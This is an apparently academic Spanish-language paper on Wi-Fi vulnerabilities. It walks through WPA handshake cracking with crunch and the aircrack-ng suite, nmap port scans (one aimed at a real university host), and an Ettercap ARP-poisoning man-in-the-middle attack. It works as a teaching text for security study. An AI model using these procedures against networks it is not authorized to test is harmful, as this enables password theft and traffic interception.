

Kali Linux

Kali Linux

Jhonny Zapata¹

¹ Universidad Tecnológica Israel–Carrera de Sistemas de Información, 170516, Quito, Ecuador

Fecha de recepción: septiembre 2022

Fecha de aprobación: noviembre 2022

RESUMEN

Kali Linux es una distribución de Linux basada en Debian destinada a pruebas avanzadas de penetración y auditoría de seguridad, contiene varios cientos de herramientas orientadas a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense e ingeniería inversa. Kali Linux está desarrollado, financiado y mantenido por Offensive Security, una empresa líder en capacitación en seguridad de la información.

Palabras clave: Kali Linux, Debian, WLAN

ABSTRACT

Kali Linux is a Debian-based Linux distribution intended for advanced penetration testing and security auditing, it contains several hundred tools geared towards various information security tasks such as penetration testing, security investigation, computer forensics, and reverse engineering. Kali Linux is developed, funded, and maintained by Offensive Security, a leading information security training company.

Key Words: Kali Linux, Debian, WLAN.

¹ Estudiante de Ingeniería en Sistemas, e1725002206@uisrael.edu.ec

1. INTRODUCCIÓN

La presente investigación es realizada para analizar las vulnerabilidades a las que están expuestas las redes inalámbricas de alta velocidad conocidas comúnmente como Redes WI-FI, así como los métodos que brindan cierto grado de seguridad a estas redes. Los diferentes métodos de seguridad que pueden ser aplicados a redes inalámbricas se tratan en el segundo capítulo; estos medios son: autenticación de usuario, encriptación, lista de control de acceso o filtrado de direcciones MAC, WEP y WPA. A continuación, se describen las vulnerabilidades de las redes WI-FI, se definen las características de los diferentes tipos de ataques a los que las redes están sujetos, además se enumeran los problemas concretos que pueden volver insegura una red inalámbrica.

La mayoría de los problemas de seguridad son causados intencionalmente por gente maliciosa que intenta ganar algo o hacer daño a alguien, los cuales pueden provenir tanto de gente externa o de miembros internos de la empresa. La seguridad, por tanto, implica ser más competente que adversarios a menudo inteligentes y dedicados.

Las redes inalámbricas de área local (WLAN) tienen un papel cada vez más importante en las comunicaciones del mundo de hoy. Debido a su facilidad de instalación y conexión, se han convertido en una excelente alternativa para ofrecer conectividad en lugares donde resulta inconveniente o imposible brindar servicio con una red alamburada, pero al mismo tiempo han generado una serie de amenazas que atentan contra la seguridad de las redes.

2. DESARROLLO

2.1 Aspectos generales de las WLAN



Figura 1. Aspectos generales de las WLAN

El acceso sin necesidad de cables, la razón que hace tan populares a las redes inalámbricas, es tan fácil, que cualquier equipo que se encuentre a 100 metros o menos de un punto de acceso, podría ingresar a la red inalámbrica.

Durante el transcurrir del tiempo y con el fin de mejorar la seguridad, velocidad y cubrimiento, aparecen diferentes estándares para las WLAN, desarrollados por la IEEE, como son 802.11 a, 802.11 b, 802.11 e, 802.11 g, 802.11 h Y 802.11 i

2.1.1 Problemas encontrados

El rango de las redes WLAN con frecuencia es de algunos cientos de metros, pero intrusos pueden aprovechar esta situación para hacer de los suyos.

Por ejemplo, el 7 de septiembre del 2001, el IEEE declaró que WEP era inseguro, por lo cual en los últimos años se generó WPA (WI-FI Protected Access) y WPA2 (WI-FI Protected Access 2).

WPA2 está basado en el nuevo estándar 802.11 i. WPA, por ser una versión previa, no incluye todas las características del IEEE 802.11 i, mientras que WPA2 se puede inferir que es la versión certificada del estándar 802.11 i.

2.2 Kali Linux

Kali Linux fue lanzado el 13 de marzo de 2013 como una reconstrucción completa de BackTrack Linux, cumpliendo completamente con los estándares de desarrollo de Debian.



Figura 2. Kali Linux

2.2.1 Herramientas Kali Linux

Aircrack-ng. Aircrack-ng es un programa de descifrado de claves 802.11 WEP y WPA-PSK que puede recuperar claves una vez que se han capturado suficientes paquetes de datos. Implementa el ataque estándar de FMS junto con algunas optimizaciones como los ataques KoreK, así como el nuevo ataque de PTW, lo que hace que el ataque sea mucho más rápido en comparación con otras herramientas de craqueo WEP.

Aireplay-ng. Aireplay-ng está incluido en el paquete aircrack-ng y se usa para inyectar cuadros inalámbricos, su función principal es generar tráfico para su posterior uso en aircrack-ng para descifrar claves WEP y WPA-PSK. Aireplay-ng tiene muchos ataques que pueden desautenticar a los clientes inalámbricos con el fin de capturar los datos de protocolo de enlace WPA, autenticaciones falsas, repetición de paquetes interactivos, inyección de solicitud ARP hecha a mano y reinyección de solicitudes ARP.

Nmap. Es una utilidad de código abierto y gratuito para detección de redes y auditoría de seguridad, también es útil para tareas tales como inventario de red, administración de programaciones de actualización de servicio y monitoreo de tiempo de actividad de host o servicio.

Mitmf. Es una herramienta de ataque Man-In-The-Middle que tiene como objetivo proporcionar una ventanilla única y ataques de red al tiempo que actualiza y mejora los ataques y técnicas existentes.

Crunch. Es un generador de listas de palabras donde puedes especificar un conjunto de caracteres estándar o un conjunto de caracteres que especifiques, puede generar todas las combinaciones y permutaciones posibles.


Ettercap. Es una suite completa para realizar ataques de hombre en el medio. Permite interceptar conexiones en vivo, filtrar contenido al vuelo y varios otros trucos interesantes. Soporta disección activa y pasiva de varios protocolos e incluye diversas características para el análisis de red y host.

2.3 Detección de vulnerabilidades

En conjunto con lo expuesto en el presente documento, se procede se realizar tres diferentes ataques a la vulnerabilidad de las redes inalámbricas.

- Ataque WPA / WPA 2
- Mapeo de puertos
- Man in the middle

En primer lugar, se procede a la preparación del entorno. Los ataques mencionados se los realizará en el sistema operativo Kali Linux. Para su instalación, seguir los siguientes pasos.



The screenshot shows the Kali Linux Downloads page. The main heading is "Kali Linux Downloads" and the sub-heading is "Download Kali Linux Images". Below the heading, there is a paragraph explaining that fresh Kali Linux image files are generated every few months and are available for download. It also provides a link to the Kali Linux Releases page and a note about unofficial, untested weekly releases. Below the text is a table with the following columns: Image Name, Download, Size, Version, and sha256sum. The table lists three images: Kali 64 bit, Kali 32 bit, and Kali 64 bit Light. The Kali 64 bit image is highlighted in yellow.

Image Name	Download	Size	Version	sha256sum
Kali 64 bit	HTTP Torrent	2.8G	2017.3	395bc0af107806e5bf06edc6ac4af1f96caaf04f465831abf2f33ce51b73968d
Kali 32 bit	Download Kali Linux 64 bit ISO HTTP Torrent	2.7G	2017.3	1d2453d552c984a93b8e2ceca73a02e8ad9680d69f971482703dfc3b85f2424a
Kali 64 bit Light	HTTP Torrent	0.8G	2017.3	9822a4416d9a872b8455e629b6dcc23569b2739f838d19f5a00a623c50a6d185

Figura 3. Kali Linux Downloads

Cargar el sistema operativo en un dispositivo USB. Se recomienda usar Rufus o Lili Linux para el booteo del USB.




Figura 4. Rufus

Entrar la BIOS de la computadora donde se pretende instalar Kali Linux y seleccionar el arranque desde el dispositivo USB.

Una vez arrancado desde el dispositivo USB, en la primera interfaz que muestra Kali Linux seleccionar el modo Live.


2.4 Descifrar claves WPA y WPA2

Este proceso consiste en enviar un ataque al router víctima y desconectar un dispositivo conectado a la red de la víctima. Cuando el dispositivo vuelva a conectarse, interceptar el ingreso de la contraseña y generar el WPA Handshake, que es la contraseña encriptada de la víctima. Introducir un diccionario personalizado generado con Kali Linux y comparar palabra por palabra con la contraseña encriptada obtenida. Una vez que se encuentra la contraseña se puede utilizar la red a la que se realizó el ataque.

2.4.1 Procedimiento

1. Crear un diccionario personalizado con Kali Linux para una víctima predeterminada en base a información (nombre, fecha de nacimiento, equipo de fútbol, número de cédula) que se obtiene de la misma.
2. Iniciar una terminal en Kali Linux y ejecutar el siguiente comando para crear el diccionario, el cual contendrá 100000000 líneas o combinaciones entre números del 0 al 9.

```
# crunch min max (símbolos) -o  
diccionario.lst
```




```
root@kali:~# crunch 0 0 8123456789 -o diccionario.lst  
Crunch will now generate the following amount of data: 900000000 bytes  
858 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 100000000  
crunch: 21% completed generating output  
crunch: 42% completed generating output  
crunch: 62% completed generating output  
crunch: 81% completed generating output  
crunch: 100% completed generating output
```

Figura 5. Crear un diccionario

3. En una nueva terminal ejecutar el comando **airmon-ng** para listar las interfaces de red inalámbrica instaladas en el ordenador.

```
#  
airmon-ng
```



```
root@kali:~# airmon-ng  
PHY Interface Driver Chipset  
phy0 wlan0 rtl8723be Realtek Semiconductor Co., Ltd. RTL8723BE PCIe  
root@kali:~#
```

Figura 6. Listar las interfaces de red

4. Configurar la placa de red en modo monitor para poder realizar el proceso de hackeo de contraseña.

```
# ifconfig wlan0 down  
# iwconfig wlan0 mode monitor  
# ifconfig wlan0 up  
# airmon-ng start wlan0
```




Figura 7. Configurar la placa en modo monitor

5. Mostrar la tabla del estado de los dispositivos WLAN detectados, con el comando:

```
# airodump-ng  
mon0
```




Figura 8. Tabla de dispositivos WLAN

La sección resaltada en color blanco muestra la víctima escogida para la demostración del presente ataque.

6. Identificar el ESSID de la víctima y con el siguiente comando filtrar únicamente la red de interés y las estaciones conectadas a la misma.

```
# airodump-ng -c canal -w  
nombre_archivo -bssid MACVictima  
interfaz
```



Figura 9. ESSID de la víctima

- Finalmente, el comando **aircrack-ng** permite recorrer el diccionario hasta encontrar la clave de la víctima.

```
# aircrack-ng -w diccionario -b la
MAC_víctima
```




Figura 10. Clave de la víctima encontrada

2.5 Mapeo de puertos

El mapeo de puertos consiste en escanear los puertos y estados de cada uno de ellos para una red WLAN específica. Para realizar este proceso se utiliza la herramienta NMAP de Kali Linux, la cual sirve para hacer auditorias de seguridad de los puertos, siendo lo principal la tabla de estados, estos pueden ser:

- **Closed:** Cerrado
- **Open:** Abierto

- **Filtred:** Filtrado
- **Unfiltred:** No Filtrado

2.5.1 Procedimiento

1. Detectar que la herramienta NMAP se encuentre instalada en el ordenador con Kali Linux desde donde se pretende realizar el mapeo.



Figura 11. Herramienta NMAP en Kali Linux

2. Identificar la dirección IP a la que se quiere escanear los puertos.




Figura 12. Direcciones IP victimas

3. En una terminal de Kali Linux ejecutar el comando `nmap -p [puertos] [host]` para listar la tabla de puertos y sus estados.

```
# nmap -p [puertos] [host]
```

```
root@kali: ~  
File Edit View Search Terminal Help  
64 bytes from www.epn.edu.ec (198.96.111.144): icmp seq=2 ttl=241 time=151 ms  
64 bytes from www.epn.edu.ec (198.96.111.144): icmp seq=3 ttl=241 time=34.6 ms  
^C  
--- www.epn.edu.ec ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2018ms  
rtt min/avg/max/ndev = 34.639/436.799/1124.624/488.685 ms, pipe 2  
root@kali:~# ^C  
root@kali:~# nmap -sT -PN -p 20,21,22,25,53,80,139,145 198.96.111.144  
  
Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-28 13:58 UTC  
Nmap scan report for www.epn.edu.ec (198.96.111.144)  
Host is up (0.000s latency).  
PORT      STATE SERVICE  
20/tcp    filtered ftp-data  
21/tcp    filtered ftp  
22/tcp    filtered ssh  
25/tcp    filtered snmp  
53/tcp    filtered domain  
80/tcp    open  http  
139/tcp   filtered netbios-ssn  
145/tcp   filtered uacp  
  
Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds  
root@kali:~#
```

Figura 13. Tabla de puertos y estados

```
root@kali: ~  
File Edit View Search Terminal Help  
64 bytes from 192.168.0.1: icmp seq=1 ttl=64 time=1.53 ms  
64 bytes from 192.168.0.1: icmp seq=2 ttl=64 time=2.43 ms  
^C  
--- 192.168.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1000ms  
rtt min/avg/max/ndev = 1.533/1.984/2.435/0.451 ms  
root@kali:~# nmap -sT -PN -p 20,21,22,25,53,80,139,145 192.168.0.1  
  
Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-28 13:59 UTC  
Nmap scan report for 192.168.0.1  
Host is up (0.0029s latency).  
PORT      STATE SERVICE  
20/tcp    closed ftp-data  
21/tcp    closed ftp  
22/tcp    closed ssh  
25/tcp    closed snmp  
53/tcp    closed domain  
80/tcp    open  http  
139/tcp   closed netbios-ssn  
145/tcp   closed uacp  
  
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds  
root@kali:~#
```

Figura 14. Tabla de puertos y estados

2.6 Ataque Man In The Middle (MITM)

Un ataque Man in the middle, hombre en el medio, en sus términos en español, es una irrupción de infiltración en una red local, consiste básicamente en poner un ordenador en el medio de una conexión interceptando el tráfico de paquetes.

El siguiente proceso consiste en realizar este ataque, entre dos computadoras en una red local, con la herramienta Ettercap de Kali Linux.

2.6.1 Procedimiento

1. Detectar que la herramienta ETTERCAP se encuentre instalada en el ordenador con Kali Linux desde donde se pretende realizar el ataque.




Figura 15. Interfaz Ettercap

2. En la ventana que se presenta dirigirse a Host → Scan for host seguido por Host → List host, este proceso permite visualizar las maquinas o estaciones conectadas a la red actual.
3. De la lista que se presenta escoger la dirección IP de las víctimas y agregarlos cada uno con Add to Target 1 y Add to Target 2 respectivamente.




Figura 16. Dirección IP de las víctimas

4. Seleccionar en el menú Mitm ARP poisoning, elegir la opción de Sniff remote connections y clic en OK.




Figura 17. Interfaz MIT

5. Iniciar la herramienta Wireshark que permitirá visualizar el tráfico de paquetes entre las computadoras victimas antes escogidas.



Figura 18. Herramienta Wireshark

6. La ventana que se presenta muestra el tráfico en las diferentes interfaces de redes.




Figura 19. Trafico en red

7. Seleccionar WLAN0 y se muestra todo el tráfico de datos en tiempo real entre los dispositivos víctima.

8. CONCLUSIONES

Las redes inalámbricas presentan muchas vulnerabilidades. Las principales ventajas de las redes WI-FI son la movilidad que ofrecen a los usuarios, ya que no los ata a un punto en específico, y también la facilidad de acceso a redes abiertas e inclusive redes semiseguras o seguras utilizando los permisos necesarios.

Los software o sistemas operativos como Kali Linux, son desarrollados para atacar las vulnerabilidades de las redes WLAN, con el objetivo de fortalecer la red luego de identificar la debilidad.

Para mejorar la seguridad de las redes WLAN, existen las herramientas de modos de autenticación del sistema abierto y de llave compartida, el Identificador del Juego de Servicios (Service Set Identifier-SSID), WEP, WPA, WPA2, filtrado de direcciones MAC, VPN s y protección mediante 802.1x.

La tecnología inalámbrica es el sueño de todo espía: datos gratuitos sin tener que hacer nada. Un intruso puede colocar un equipo inalámbrico para que grabe todo lo que oiga, evadiendo de esta manera los firewal ls de la compañía. Por ello es importante tener muy en cuenta las protecciones con los equipos inalámbricos (portátiles, acces point, etc) que se encuentren dentro de la compañía.

REFERENCIAS

1. Najera-Gutierrez, G., & Ansari, J. A. (2018). Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux. Packt Publishing Ltd.
2. Ramachandran, V., & Buchanan, C. (2015). Kali Linux Wireless Penetration Testing: Beginner's Guide. Packt Publishing Ltd.
3. Acosta-López, A., Melo-Monroy, E. Y., & Linares-Murcia, P. A. (2018). Evaluacion da seguridad en protocolo de rad inalambrico WPA2-PSK usando las herramientas Linset y Aircrack-ng. Revista Facultad de Ingenieria, 27(47), 71-79.
4. Diehl, M. WEP Vulnerability Testing.
5. Meyer, U., & Wetzel, S. (2004, October). A man-in-the-middle attack on UMTS. In Proceedings of the 3rd ACM workshop on Wireless security (pp. 90-97).
6. Lyon, G. F. (2009). Nmap network scanning: The official Nmap project guide to network discovery and security scanning. Insecure.